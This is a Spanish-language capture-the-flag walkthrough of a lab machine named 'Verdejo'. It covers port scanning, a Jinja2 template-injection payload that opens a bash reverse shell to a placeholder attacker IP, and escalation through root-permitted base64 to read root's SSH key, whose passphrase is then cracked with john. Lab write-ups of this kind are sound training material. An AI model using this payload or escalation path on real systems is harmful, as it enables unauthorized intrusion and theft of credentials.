Verdejo

`❯ nmap -sCV -p22,80,8089 -Pn -n -vvv 172.17.0.2`

22/tcp open ssh syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

80/tcp open http syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))

8089/tcp open unknown syn-ack ttl 64
| fingerprint-strings:
| GetRequest:
| HTTP/1.1 200 OK
| Server: Werkzeug/2.2.2 Python/3.11.2
| Date: Fri, 03 Jan 2025 05:33:18 GMT
| Content-Type: text/html; charset=utf-8


`❯ whatweb 172.17.0.2` (un apache nada mas)


http://172.17.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2], Title[Apache2 Debian Default Page: It works]

`❯ whatweb 172.17.0.2:8089`

http://172.17.0.2:8089 [200 OK] Country[RESERVED][ZZ], HTTPServer[Werkzeug/2.2.2 Python/3.11.2], IP[172.17.0.2], Python[3.11.2], Title[Dale duro bro], Werkzeug[2.2.2]

el 8089 usa python y tiene un input q reflejalo escrito, porvamos con un SSTI jinja2






le ponemos una reverse shell al in put y con nc nos ponemos en escucha

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c "bash -i >& /dev/tcp/IP_ATACANTE/443 0>&1"').read() }}
```


```
verde@c60f59d44b41:~$ sudo -l
Matching Defaults entries for verde on c60f59d44b41:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin
    use_pty

User verde may run the following commands on c60f59d44b41:
    (root) NOPASSWD: /usr/bin/base64
```

podemos leer la id_rsa de root



le damos permisos 600 pero cuando intentamos conectarnos vemos que pide la pass



usamos jonh para sacar las pass